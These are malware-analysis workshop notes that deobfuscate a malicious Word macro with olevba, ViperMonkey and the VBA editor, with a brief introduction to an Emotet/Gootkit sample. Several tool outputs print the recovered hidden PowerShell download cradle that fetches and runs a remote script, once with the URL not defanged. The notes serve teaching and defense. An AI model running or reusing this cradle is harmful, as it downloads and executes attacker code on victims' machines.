
While using olevba, you'll run into various flags. Here's the breakdown, taken directly from the author's site:

olevba flags:
`(Flags: OpX=OpenXML, XML=Word2003XML, FlX=FlatOPC XML, MHT=MHTML, TXT=Text, M=Macros, A=Auto-executable, S=Suspicious keywords, I=IOCs, H=Hex strings, B=Base64 strings, D=Dridex strings, V=VBA strings, ?=Unknown)`

Feel free to play with the various features of the tool. I recommend focusing on the `--reveal`, `--deobf`, and `--decode` arguments. The decode method doesn't do much for this sample, but in general, it's quite useful.

Chr function:
https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/chr-function

Shell function:
https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/shell-function



You probably noticed that we have twelve strings being generated, with the variable `last` being set to all strings being concatenated to one another. Unfortunately, `olevba.py` by itself will not provide us the result of what would be sent to the Shell function. I had a little fun and wrote a silly command that will do the work for us, but it's a bit hacky:

```
olevba --deobf
62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855
759 | grep '|VBA string|' | cut -d '|' -f 3 | perl -pe
's/(\n|\s\s)//g'
```

- By grepping for `|VBA string|`, we can pull out just the lines that include the snippets of code that we want to concat
- The `-d '|'` tells cut to separate fields by the pipe character and the `-f 3` means take the third field
- Finally, we use perl with `-pe` to loop through each line and print the results of the command `'s/(\n|\s\s)//g'`, which is a RegEx pattern to replace newline characters (specifically a line feed, or \n) or two spaces in a row with nothing, effectively removing them

Like I said, this is hacky. **Ignore that PowerShell code for now.** IGNORE IT I SAID!
We'll be getting to that in a bit… ☺

```
Recorded Actions:
+--------------------+--------------------------+--------------------------+
| Action             | Parameters               | Description              |
+--------------------+--------------------------+--------------------------+
| Found Entry Point  | autoopen                 |                          |
| Auto_Open          | []                       | Interesting Function Call |
| Execute Command    | powershell.exe -w hidden | Shell function           |
|                    | -c "IEX ((new-object net. |                          |
|                    | webclient).downloadstring |                          |
|                    | ('http://mirror.tekcities |                          |
|                    | .com/testtest.ps1'))"    |                          |
| Found Entry Point  | auto_open                |                          |
| Execute Command    | powershell.exe -w hidden |                          |
|                    | -c "IEX ((new-object net. |                          |
|                    | webclient).downloadstring |                          |
|                    | ('http://mirror.tekcities |                          |
|                    | .com/testtest.ps1'))"    |                          |
| Found Entry Point  | workbook_open            |                          |
| Auto_Open          | []                       | Interesting Function Call |
| Execute Command    | powershell.exe -w hidden | Shell function           |
|                    | -c "IEX ((new-object net. |                          |
|                    | webclient).downloadstring |                          |
|                    | ('http://mirror.tekcities |                          |
|                    | .com/testtest.ps1'))"    |                          |
+--------------------+--------------------------+--------------------------+
```

[This tool is optional. I noted that in REMnux, all tools would be installed by default, so don't worry if you can't get it installed during the workshop.]

```
sudo -H pip install -U
https://github.com/decalage2/ViperMonkey/archive/master.zip
```

ViperMonkey installs as `vmonkey`, and you can use it to emulate the VBA, thus providing the final concatenated string, as such:

```
vmonkey
62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855
759
```


I won't include ALL of the output, but toward the end of your output you'll see the following along with the output on this slide.

```
--------------------------------------------------------------------------------
PARSING VBA CODE:
INFO     parsed Sub Auto_Open (): 27 statement(s)
INFO     parsed Sub AutoOpen (): 1 statement(s)
INFO     parsed Sub Workbook_Open (): 1 statement(s)
```

```
INFO     parsed Loose Lines Block: ([Sub Auto_Open (): 27 statement(s) ...): 3
statement(s)
INFO     parsed Sub Auto_Open (): 27 statement(s)
INFO     parsed Sub AutoOpen (): 1 statement(s)
INFO     parsed Sub Workbook_Open (): 1 statement(s)
ERROR    Cannot read associated Shapes text. not an OLE2 structured storage file
ERROR    Cannot read custom doc properties. not an OLE2 structured storage file
ERROR    Cannot read tag/caption from embedded objects. not an OLE2 structured
storage file
ERROR    Cannot read doc text with LibreOffice. LibreOffice not installed.
-------------------------------------------------------------------------------
TRACING VBA CODE (entrypoint = Auto*):
INFO     Emulating loose statements...
INFO     ACTION: Found Entry Point - params 'autoopen' -
INFO     evaluating Sub AutoOpen
INFO     Calling Procedure: Auto_Open('[]')
INFO     ACTION: Auto_Open - params [] - Interesting Function Call
INFO     evaluating Sub Auto_Open
INFO     Calling Procedure: Shell('[\'powershell.exe -w hidden -c "IEX ((new-object
net.webclient).downloadstring(\\\'...')
INFO     Shell('powershell.exe -w hidden -c "IEX ((new-object
net.webclient).downloadstring(\'http://mirror.tekcities[.]com/testtest.ps1\'))"')
INFO     ACTION: Execute Command - params 'powershell.exe -w hidden -c "IEX ((new-
object
net.webclient).downloadstring(\'http://mirror.tekcities[.]com/testtest.ps1\'))"' -
Shell function
INFO     ACTION: Found Entry Point - params 'auto_open' -
INFO     evaluating Sub Auto_Open
INFO     Calling Procedure: Shell('[\'powershell.exe -w hidden -c "IEX ((new-object
net.webclient).downloadstring(\\\'...')
INFO     Shell('powershell.exe -w hidden -c "IEX ((new-object
net.webclient).downloadstring(\'http://mirror.tekcities[.]com/testtest.ps1\'))"')
INFO     ACTION: Execute Command - params 'powershell.exe -w hidden -c "IEX ((new-
object
net.webclient).downloadstring(\'http://mirror.tekcities[.]com/testtest.ps1\'))"' -
Shell function
INFO     ACTION: Found Entry Point - params 'workbook_open' -
INFO     evaluating Sub Workbook_Open
INFO     Calling Procedure: Auto_Open('[]')
INFO     ACTION: Auto_Open - params [] - Interesting Function Call
INFO     evaluating Sub Auto_Open
INFO     Calling Procedure: Shell('[\'powershell.exe -w hidden -c "IEX ((new-object
net.webclient).downloadstring(\\\'...')
INFO     Shell('powershell.exe -w hidden -c "IEX ((new-object
net.webclient).downloadstring(\'http://mirror.tekcities[.]com/testtest.ps1\'))"')
INFO     ACTION: Execute Command - params 'powershell.exe -w hidden -c "IEX ((new-
object
net.webclient).downloadstring(\'http://mirror.tekcities[.]com/testtest.ps1\'))"' -
Shell function
```

Boom! Talk about the easy button! This tool works well for very simple scripts such as this, but even the author points out that it's in an alpha stage and may not work for much more complicated scripting.

Let's switch over to MS Office's VBA Editor and get the sucker done the fun way!
(fun != scriptable… I know, I know).



[To proceed with this portion of the workshop, you'll need a Windows malware VM with MS Office installed.]


Copy the sample, 62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855759, to your Windows malware VM.

Double-click the file – **DO NOT rename the file**. Simply double click the file "62a83453d87810a25cf7ef7952f8cbed211064f2de4e7e39ddcff42c8c855759." Since the file does not have a suffix (and because Windows doesn't use file signatures and rather relies upon file suffixes), Windows will prompt you to choose an application with which to open the file. Select Word.

When Word opens, you will see the "Enable Editing" button as shown on this slide.
BE CAREFUL! You want to click the "Enable Editing" button, but DO NOT CLICK THE "Enable Content" button that will show up next!

We now have the document open in editing mode. We want to review the VBA within the document. By default, MS hides the Developer menu. You can use the shortcut Alt+F11 to open the VBA editor directly. Or, you can enable the Developer options as such:

- Choose “File” -> “Options”
- Click the “Customize Ribbon” item in the left-hand navigation menu
- Check “Developer” in the right hand menu
- Click OK
- Within the MS Word ribbon, click the new “Developer” pane
- Within the Developer pane, click the “Visual Basic” icon all the way to the left




Whether you took the long route or simply used Alt+F11, you will now be within the Visual Basic for Applications application.

You should see the code visible on this slide. If you don't, take a look at the "Project – Project" window pane at the very top left of the VBA Editor. Drop down Project, Modules, and then double-click "NewMacros". You should now be looking at the VBA code as shown, including these three subroutines (denoted as Sub):

```
Sub Auto_Open()
    … [code here] …
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

Take note that both `AutoOpen()` and `Workbook_Open()` simply call `Auto_Open()`. All three are included for backwards compatibility.



Before proceeding with this step, MAKE SURE THAT NETWORKING IS DISABLED IN YOUR VM!

Hey. You. Yeah, you. Did you **MAKE SURE THAT NETWORKING IS DISABLED IN YOUR VM?!** OK, good!

We are going to be debugging VBA code. Prior to doing so, we're going to want to enable the Immediate window within the editor. To do this, click the "View" menu and choose "Immediate Window".

- You can also simply hit Ctrl+G

The Immediate window is important, as it allows you to use the `Debug.Print` method within the editor. Many people attempt to rely on the `MsgBox()` method in the editor, but this sucker is limited to only 1,024 characters. While the `Debug.Print` method also has a maximum size, we won't be running into it in this workshop. Yeaaaah buddy!

Random tip:
Whenever you do decide to use the `MsgBox` function, you can actually copy the contents of the window (and most dialogue boxes in Windows) by hitting Ctrl+C. Upon hitting the key combination, you'll hear a system beep, typically signifying YOUR FAILURE. But, if you

try to then paste, you'll notice that you get the window contents, including some fun stuff like the names of the buttons available in the dialogue box at the time. Fun!


e.g.

```
---------------------------
Microsoft Word
---------------------------
It's fun to copy the contents of Windows dialogue boxes yo!
DC27, 2019, OMG GINA YEAH GURL!
---------------------------
OK
---------------------------
```

MsgBox function (boooooo!):
https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/msgbox-function

Debug object (yaaaaaaay!):
https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/debug-object

Immediate window:
https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/immediate-window



Looking at the code, we see that the aggressor has setup thirteen (13) strings:

```
Dim first As String
Dim second As String
Dim third As String
Dim fourth As String
Dim fifth As String
Dim sixth As String
Dim seventh As String
Dim eighth As String
Dim ninth As String
Dim tenth As String
Dim eleventh As String
Dim twelfth As String
Dim last As String
```

Some folks think that “Dim” stands for Declare in Memory, *but those people are daffy*. We don’t associate with those kinds of people, m’kay?! DIM comes from the old days of BASIC and stands for Dimension and was used to setup the dimension of an array. At least that’s what Google/StackOverflow told me as I was writing this, because I thought it stood for Declare in Memory. Hah!

(See https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/statements/dim-statement)

Anywho, we now have thirteen variables casted to strings. The first twelve (12) strings end up having values set via the concatenation of multiple calls to the `ChrW()` function (in VBA, '`&`' = concat). Hey! Another example of `Chr` functions being used for string creation!

- When decoding malicious scripts, you'll run into functions from various languages often. In these cases, Google is your friend. When you see a function you don't recognize, just Google it dangit!

After each of the strings is formed from the character values, the variable `last` is created by concatenating all twelve previous variables. After this, we see `Shell (last)`. Oh hey! There's that Shell function!

What we want to do is get the value of the `last` variable without allowing the script to run the `Shell` function. This can be accomplished many ways. We're going to use the "comment the damn thing out and review the value" method, or CTDTOARTV for short (lol).

Find the line with `Shell (last)` (which happens to be line 28). Before the word "`Shell`", simply add an apostrophe, which will comment out the line. As a note, the line will not change colors, signifying that the line has been commented out, until *after* you click a different line of code. Not sure why this is the case, but it can be confusing sometimes. So! Add the apostrophe, and then click any other line of code. Upon doing so, you'll notice the line is now GREEN.

General note: When debugging, it's best to avoid outright deleting lines of code. Commenting out code allows you to reference the original code whenever you need to do so. Comments are your friend. Unless we're talking comments on your pictures of food on social media. Those comments are useless, and your pictures are a waste of everyone's time. Just sayin'.

Now that we've commented out the `Shell` command, let's add the required code to find out what the `last` variable is all about. To do so, add a new line to the code following the `'Shell (last)` line (click the end of the line and hit enter). Then simply enter:

```
Debug.Print last
```

Your code should now look like what you see on this slide.

We are now ready to run the script! To do so:

- Save the document (Ctrl+S / "File" -> "Save …")
- Switch the active window back to the Word document itself (do not close the VBA Editor, just switch to the open Word doc).
- Click the "Enable Content" button. If this button is not available, close the document completely (you should have already saved) and re-open it. You'll have the button.
- Once you click the button, your code will run

To review the results of the call to `Debug.Print`, go back to the VBA Editor (Alt+F11 is the easiest method). Look in the Immediate window and you'll notice the command that the script originally wanted to send to the `Shell` command.

- BTW, I cheated on this slide and added some new lines so that the code looks more presentable on the slide. Your output will all be on a single line.

There we go! As we can see, the macro was attempting to run a PowerShell (PS) command. Let's take a closer look at the PS command to see what it intends to do.

```
powershell.exe -w hidden -c ""
```

-w hidden : hides the PS prompt (DON'T LOOK AT ME!)
-c : command to run (enclosed within double quotes)

Note: PS only requires enough of an argument to distinguish it from others. Above we see `-w hidden`. This is acceptable because no other arguments seemingly begin with a "w"! In fact, the full argument is actually `-WindowStyle` (Sets the window style to Normal, Minimized, Maximized or Hidden). **PS would example all variations between -w and -windowstyle. When hunting within your environment, you'll need to keep this in mind!**

`IEX`
Short-hand PS for `Invoke-Expression`. This function is used to run PS commands or expressions. Basically, anything following this is executed within the PS engine.

Let's break down this bad boy:

```
(new-object
net.webclient).downloadstring('http://mirror[.]tekcities[.]com
/testtest.ps1')
```
[The URL above was defanged using brackets]

`new-object`
In PS, a new object can be created using New-Object.

`new-object net.webclient`
Specifically, we're instantiating a new WebClient object. Yup, this class is used to interact with URIs.

`(new-object net.webclient).downloadstring`
Once the WebClient object is created, we invoke the `DownloadString` method to download a resource from the URI provided.
- This is often referred to as a "Download cradle." In fact, PS has many ways to download a file via cradles.
- Example download cradles: https://gist.github.com/HarmJ0y/bb48307ffa663256e239
- Daniel Bohannon's Invoke-CradleCrafter (freakin' awesome): https://github.com/danielbohannon/Invoke-CradleCrafter

Notice that the URI provided ends in ".ps1" – Just because a URI ends in a particular suffix, does not mean that the suffix provided is the actual file type. In fact, HTTP relies upon the MIME type, not suffixes, to determine how to handle a given URI. In this case, the file located the URI actually is a .ps1 file, which is a PS script. This is important to note because IEX in PS is used to run additional PS scripting, not to launch an executable.

tl;dr – The macro invokes PS to download an external PS script


Alas, our sample analysis ends here. I love the flow of this sample as a starter for analysis. Unfortunately, the darn "testtest.ps1" file isn't available anywhere anymore. I'm hoping that

you learned some of the basics here, because the second Office-based sample that we have is a doozy. Speaking of which… LET'S GET TO IT!

Invoke-Expression (from Microsoft.PowerShell.Utility):
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6

WebClient class:
https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?view=netframework-4.8

WebClient.DownloadString method:
https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.downloadstring?view=netframework-4.8




Our next sample comes from malware-traffic-analysis.net, a site run by the awesome and venerable Mr. Brad Duncan. This sample was discussed in Brad's blog post entitled, "2019-01-21 – EMOTET INFECTION WITH GOOTKIT". As the name implies, this sample was part of an Emotet infection chain that led to further infection via Gootkit.

- Blog post: **http://www.malware-traffic-analysis.net/2019/01/21/index.html**

In this campaign, a malspam message contained a link that led to the Word document we'll be analyzing. As noted earlier in the workshop, sometimes malspam and/or targeted malicious email contains a link to a malicious carrier file, whereas sometimes the suckers are attached directly to the message. This case is obviously the former.

